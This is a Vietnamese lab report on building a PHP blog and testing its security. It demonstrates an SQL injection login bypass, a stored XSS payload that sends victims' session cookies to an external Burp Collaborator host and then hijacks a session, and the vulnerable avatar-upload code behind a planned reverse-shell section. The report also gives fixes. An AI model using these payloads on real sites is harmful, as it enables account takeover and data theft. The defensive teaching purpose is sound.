

# Báo cáo xây dựng Web , đánh giá ATTT và fix lỗi

---Thực hiện: Tungtt53---

## 1. Xây dựng web:

### 1.1 Công nghệ sử dụng:

- Môi trường cài đặt: XAMPP (apache , mysql , php) trên Linux
- Program: PHP, HTML, CSS
- Database: Mysql ( DB : bảng user (thông tin người dùng, bảng post (chứa nội dung các bài blog , bảng comment ( chứa nội dung comment của các user).



### 1.2 Tính năng trang web:

Trang web blog cá nhân (viết bằng PHP), các tính năng gồm: Đăng nhập , đăng xuất, tạo/xóa bài đăng (post) , tạo/xóa bình luận bài đăng, xem/cập nhật thông tin người dùng (cập nhật password, avatar).

#### 1.2.1 Tính năng đăng nhập (login)

Trang login cho phép người dùng đăng nhập ,in thông báo nhập nếu thiếu dữ liệu

Đăng Nhập

Tên đăng nhập

Mật khẩu


Đăng Nhập

Vui lòng điền đầy đủ thông tin đăng nhập!


Hình 1.1. Form đăng nhập

### 1.2.2 Xem thông tin người dùng

Xem thông tin người dùng (id, username, email,...):



Tính năng update mật khẩu và upload avatar:



### 1.2.3 Xem các blog người dùng

Trang xem các blog của tất cả người dùng , các bình luận của các blog



Tính năng gửi bình luận:

tung đã bình luận vào 2024-07-24 11:08:12  
Hay quá , ủng hộ tổng thống Trump nhé <3

Thêm bình luận:

Gửi

#### 1.2.4 Quản lý và tạo bài đăng

- Tính năng xem các bài đã đăng bởi người dùng , xóa bình luận.
- Tạo một bài đăng.

### Quản lý bài đăng

Trang ChủThông TinBài ViếtĐăng Xuất

#### Tạo bài đăng mới

Tiêu đề

Nội dung

Tạo bài đăngQuay lại trang chủ

##### Tổng thống Mỹ rút lui tranh cử nhiệm kỳ tiếp theo

Tổng thống Mỹ Joe Biden vừa tuyên bố rút lui khỏi cuộc đua vào Nhà Trắng . Tuyên bố vừa được đưa ra mới đây. Ông cũng công khai ủng hộ phó tổng thống Kamala Harris trong cuộc đua sắp tới.

- Cập nhật tiêu đề , nội dung bài đăng :

#### Tôi thích nuôi mèo

Con mèo nhà tôi rất dễ thương và ngoan.

Đăng bởi: tung vào 2024-07-22 13:39:00

toi đã bình luận vào 2024-07-25 18:16:41  
Nhưng mèo chê tôi nghèo =((

Chỉnh sửa tiêu đề


Chỉnh sửa nội dung

Chỉnh sửa bài đăng

Xóa bài đăng

### 1.2.5 Tính năng đăng xuất

Đăng xuất phiên người dùng hiện tại và chuyển hướng tới trang Welcome



Hình1.2. Chuyển hướng đến trang welcome nếu người dùng chưa login.

## 2. Đánh giá An toàn trang web và fix lỗi:

### 2.1 Lỗi SQL Injection ở form đăng nhập:

#### 2.1.1 POC khai thác

Form đăng nhập phía người dùng nhận vào **username** và **password**:

Hình2.1. POC payload SQLi

Đoạn code xử lý và truy vấn thông tin đăng nhập như sau:

```
<?php
require_once 'connect-db.php';
session_start();
if (isset($_POST['login'])) {
    // loại bỏ khoảng trắng 2 bên của dữ liệu đầu vào
    $username = trim($_POST['inUser']);
    $passwd = trim($_POST['inPasswd']);
    if (empty($username) || empty($passwd)) {
        $content = '<p>Vui lòng điền đầy đủ thông tin đăng nhập!</p>';
        echo '<script>document.getElementById("alert_div").innerHTML = "' . $content . '";</script>';
        exit;
    }
    $passwd = md5($passwd);
    // truy vấn kiểm tra thông tin đăng nhập
    $query = " SELECT * FROM user WHERE username='$username' AND password='$passwd' ";

    $result = mysqli_query($conn, $query);
    if (mysqli_num_rows($result) > 0) {
        $_SESSION["username"] = $username;
        header('location:index.php');
        $conn->close();
    } else {

```

Hình2.2. code xử lý đăng nhập

Đoạn code xử lý trên dính lỗi SQLi , do việc xử lý lấy trực tiếp dữ liệu đầu vào từ người dùng vào truy vấn SQL:

```
$query = " SELECT * FROM user WHERE  
username='$username' AND password='$passwd' ";
```

Giả sử có người dùng có username là 'tung' , nếu sử dụng payload `tung' -- ` , đoạn `--` sẽ comment đoạn truy vấn còn lại, truy vấn sẽ thành:


```
$query = " SELECT * FROM user WHERE username='tung'  
-- AND password='$passwd' ";
```

Truy vấn thực thi và trả về kết quả , người dùng do đó đăng nhập thành công:



Hình2.1. Trang chào mừng khi login thành công

Truy cập và kiểm tra lại thông tin người dùng:



Hình2.2. Trang thông tin cá nhân user

## Sử dụng BurpSuite để scan cũng xuất hiện lỗi SQL Injection:



Hình2.3. Kết quả scan chứa lỗi SQLi ở trang login

### 2.1.2 Ngăn chặn

Cách hiệu quả nhất là sử dụng SQL *prepared statements*, kết hợp với hàm thoát ký tự đặc biệt trong PHP: `mysqli_real_escape_string()`.

Prepared statements tách biệt phần mã lệnh SQL và dữ liệu người dùng (sử dụng các placeholders thay cho dữ liệu đầu vào), giúp ngăn chặn việc chèn các mã độc hại vào câu lệnh.

```
if (empty($username) || empty($passwd)) {
    $content = '<p>Vui lòng điền đầy đủ thông tin đăng nhập!</p>';
    echo '<script>document.getElementById("alert_div").innerHTML = "' . $content . '";
    exit;
}

// thoát các ký tự đặc biệt: dấu nháy đơn ('), dấu nháy kép ("), dấu gạch chéo ngược (\)
$username = mysqli_real_escape_string($conn, trim($_POST['inUser']));
$passwd = mysqli_real_escape_string($conn, trim($_POST['inPasswd']));

$passwd = md5($passwd);
// truy vấn kiểm tra thông tin đăng nhập sử dụng prepared statements
$stmt = $conn->prepare("SELECT * FROM user WHERE username = ? AND password = ?");
$stmt->bind_param("ss", $username, $passwd); // liên kết các input đầu vào truy vấn
$stmt->execute(); // thực thi truy vấn
$result = $stmt->get_result();

if (mysqli_num_rows($result) > 0) {
    $_SESSION["username"] = $username;
    header('location:index.php');
    $conn->close();
} else {
    // echo "Tên đăng nhập hoặc mật khẩu không đúng!";
}
```

Hình2.4. Truy vấn sử dụng prepare() để tạo truy vấn SQL (PHP)


## 2.2 Lỗi Cross-site Scripting (XSS)

XSS xảy ra do dữ liệu đầu vào không được xử lý, sau đó được lưu trữ, hiển thị lại trên trang web, gây thực thi script thực hiện các hành động

### 2.2.1 POC khai thác


Trong Vuln-Web, tính năng cho phép người dùng đăng bình luận, trong trang xem blog dính lỗi *stored XSS*, test thử payload như sau:

```
<script>alert("XSS")</script>
```



Hình2.5. Trang xem blog cho phép comment

Sau khi submit, trang web xuất hiện thông báo "XSS" :



Hình2.6. Alert "XSS" xuất hiện → dính XSS

Scann lại bằng công cụ BurpSuite , kết quả cũng xuất hiện lỗi XSS:

The screenshot shows the Burp Suite interface. At the top, there's a tab for '16. Active scans'. Below it, a table lists scan results. Two entries are highlighted with red boxes:

Time	Source	Issue type	Host	Path	Insertion point	Severity
14:05:38 28 Jul...	Task 16	❌ Cross-site scripting (reflected)	http://localhost	/web-vuln/blog-user.php	comment_content parameter	High
14:06:27 28 Jul...	Task 16	❌ Cross-site scripting (stored)	http://localhost	/web-vuln/blog-user.php	comment_content parameter	High

Below the table, the details for the 'Cross-site scripting (stored)' issue are shown. A red box highlights the 'Host' and 'Path' fields:

**Issue:** Cross-site scripting (stored)  
**Severity:** High  
**Confidence:** Certain  
**Host:** http://localhost  
**Path:** /web-vuln/blog-user.php

The 'Issue detail' section explains that the value of the **comment\_content** request parameter submitted to the URL /web-vuln/blog-user.php is copied into the HTML document as plain text between tags at the URL /web-vuln/blog-user.php. The payload **m3col<script>alert(1)</script>fa2re** was submitted in the comment\_content parameter. This input was returned unmodified in a subsequent request for the URL /web-vuln/blog-user.php.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Note that a redirection occurred between the attack request and the response containing the echoed input. It is necessary to follow this

Hình2.7. Kết quả scan từ BurpSuite


Lỗi XSS được attackers khai thác để chuyển hướng người dùng đến các trang web độc hại, giả mạo, chiếm đoạt cookie session người dùng khi nhấp vào link (email, web,...) , truy cập trang web có stored/reflect XSS.

Kịch bản khai thác chiếm đoạt Cookies PHPSession của người dùng “lành” như sau:

1. Trên Burpsuite pro , khởi tạo Burp Collaborator (để nhận Cookies người dùng bị tấn công), link được cung cấp bởi Burp Collaborator:
2. Tạo payload khai thác stored XSS để gửi cookies người dùng đến Burp Collaborator , như sau trong phần comment:

```
<script>
var username = "<? php echo $_SESSION['username'] ; ?>";
var cookieData = "Cookies của " + username + " là: " + document.cookie;
fetch('https://f7n4vtsgxioh45u288ir0q8tpkvbj17q.oastify.com', {
method: 'POST',
mode: 'no-cors',
body: cookieData
})
</script>
```





Hình2.8. Payload khai thác trong comment

- Sau khi submit comment , thực hiện đăng nhập với người dùng “linh”, vào phần xem blog , kiểm tra Burp Collaborator xuất hiện kết quả , session của “linh” gửi về như sau:

7	2024-Jul-28 08:15:19.904 UTC	DNS	f7n4vtsgxioh45u288ir0q8tpkvbj17q	172.71.213.164
8	2024-Jul-28 08:15:19.914 UTC	DNS	f7n4vtsgxioh45u288ir0q8tpkvbj17q	172.71.213.165
9	2024-Jul-28 08:15:21.924 UTC	HTTP	f7n4vtsgxioh45u288ir0q8tpkvbj17q	🤪🤪🤪🤪

Description	Request to Collaborator	Response from Collaborator
Pretty Raw Hex		
1 POST / HTTP/1.1		
2 Host: f7n4vtsgxioh45u288ir0q8tpkvbj17q.oastify.com		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0		
4 Accept: */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Referer: http://localhost/		
8 Content-Type: text/plain; charset=UTF-8		
9 Content-Length: 93		
10 Origin: http://localhost		
11 Connection: keep-alive		
12 Sec-Fetch-Dest: empty		
13 Sec-Fetch-Mode: no-cors		
14 Sec-Fetch-Site: cross-site		
15		
16 Cookies của <?php echo \$_SESSION['username'] ; ?> là: PHPSESSID=e774lqn16oitbvmb86b1frac		


? ⚙️ ⬅️ ➡️


Event log (101)    Audit log (89)    All issues (86)

Hình2.9. Cookies session gửi về burp collaborator

- Thực hiện đăng nhập với session thu được , mở tab private trên firefox , truy cập web vuln <http://localhost/web-vuln> , chặn bắt request với burpsuite, thêm trường PHPSESSID vào request:



Sau khi thêm cookie vào request , forward và kết quả đăng nhập thành công vào user “linh”:



Hình2.10 Login thành công với cookies của “linh”

### 2.2.2 Ngăn chặn

Để ngăn chặn các cuộc tấn công XSS , cần thực hiện **validate dữ liệu đầu vào** và **encode dữ liệu đầu ra** từ người dùng, coi đầu vào từ người dùng là không tin cậy và cần được kiểm tra kỹ càng.

Đoạn code xử lý thêm comment người dùng như sau:

```
// Xử lý bình luận mới
if ($_SERVER['REQUEST_METHOD'] == 'POST' && isset($_POST['comment_content']) && isset($_POST['post_id'])) {
    $comment_content = $conn->real_escape_string($_POST['comment_content']);
    $post_id = intval($_POST['post_id']);
    $date = date('Y-m-d H:i:s');

    $sql = "INSERT INTO comment (idpost, commt_content, user_commt, date) VALUES ('$post_id', '$comment_content',
    $conn->query($sql);
    header('Location: blog-user.php');
}
```

Hình2.11 Không thực hiện sàng lọc đầu vào từ \$comment\_content

Đoạn code xử lý truy vấn nội dung comment trong bài post như sau:

```
// Hiển thị bình luận
$post_id = $row['idpost'];
$sql_comments = "SELECT * FROM comment WHERE idpost = '$post_id' ORDER BY date DESC";
$result_comments = $conn->query($sql_comments);

if ($result_comments->num_rows > 0) {
    while($comment = $result_comments->fetch_assoc()) {
        echo '<div class="comment">';
        echo '<div class="comment-title">' . $comment['user_commt'] . ' đã bình luận vào ' .
        echo '<div class="comment-content">' . $comment['commt_content'] . '</div>';
        echo '</div>';
    }
} else {
    echo '<div class="comment">Chưa có bình luận nào.</div>';
}
```

Hình2.12. Không mã hóa dữ liệu đầu ra \$comment['commt\_content']

Đoạn code xử lý đã không xử lý việc sàng lọc đầu vào và đầu ra ,dẫn đến việc thực thi mã javascript trên trình duyệt:

Để ngăn chặn , sử dụng hàm **htmlspecialchars()** tích hợp trong PHP. Hàm này sẽ thay thế các ký tự như <, >, &, ", ' bằng các thực thể HTML tương ứng (&lt;;, &gt;;, &amp;;, &quot;;, &#039;;) , ngăn chặn việc tạo ra mã javascript thực thi dữ liệu người dùng trên trình duyệt

Đoạn code sửa lại:

```
// Xử lý bình luận mới
if ($ _SERVER['REQUEST METHOD'] == 'POST' && isset($ POST['comment content']) && isset($ POST['post id'])) {
    // Lọc và thoát nội dung bình luận để ngăn ngừa XSS
    $comment_content = htmlspecialchars($conn->real escape string($ POST['comment content']), ENT_QUOTES, 'UTF-8');
    $post_id = intval($ POST['post id']);
    $date = date('Y-m-d H:i:s');

    $sql = "INSERT INTO comment (idpost, commt_content, user_commt, date) VALUES ('$post_id', '$comment_content',
    $conn->query($sql);
    header('Location: blog-user.php');
}
```

```
// Hiển thị bình luận
$post_id = $row['idpost'];
$sql_comments = "SELECT * FROM comment WHERE idpost = '$post_id' ORDER BY date DESC";
$result_comments = $conn->query($sql_comments);


if ($result_comments->num_rows > 0) {
    while($comment = $result_comments->fetch_assoc()) {
        echo '<div class="comment">';
        echo '<div class="comment-title">' . htmlspecialchars($comment['user_commt']) . ' đã bình
        echo '<div class="comment-content">' . htmlspecialchars($comment['commt_content']) . '</div>';
        echo '</div>';
    }
} else {
    echo '<div class="comment">Chưa có bình luận nào.</div>';
}
```

Hình2.13. Xử lý thoát các ký tự javascript

## 2.3 RCE thông qua lỗi File Upload (Reverse-Shell)

### 2.3.1 POC khai thác

Trong mục xem thông tin người dùng, có tính năng upload file avatar như sau:



The screenshot shows a user profile interface. At the top is a circular avatar of a cat. Below it is a section titled "Thay đổi mật khẩu" (Change password) with three input fields: "Mật khẩu cũ" (Old password), "Mật khẩu mới" (New password), and "Xác nhận mật khẩu mới" (Confirm new password). A blue button "Thay đổi mật khẩu" (Change password) is below these fields. Underneath is a section titled "Upload ảnh đại diện" (Upload profile picture) with a "Chọn ảnh" (Select image) label, a "Browse..." button, and the text "No file selected.". A blue button "Upload ảnh" (Upload image) is at the bottom of this section.

Hình2.15. Tính năng upload avatar và đổi mật khẩu

Đoạn mã nguồn xử lý file avatar tải lên như sau:

```
if ($_SERVER['REQUEST_METHOD'] == 'POST' && isset($_FILES['avatar'])) {  
    $file = $_FILES['avatar'];  
    $target_dir = "uploads/"; // Thư mục lưu trữ ảnh  
    // tạo đường dẫn tệp tin lưu ảnh upload  
    $target_file = $target_dir . basename($file["name"]);  
  
    // sao chép ảnh tải lên từ bộ đệm vào thư mục chứa ảnh , và  
    if (move_uploaded_file($file["tmp_name"], $target_file)) {  
        $sql = "UPDATE user SET avatar = '$target_file' WHERE username = '$username'";  
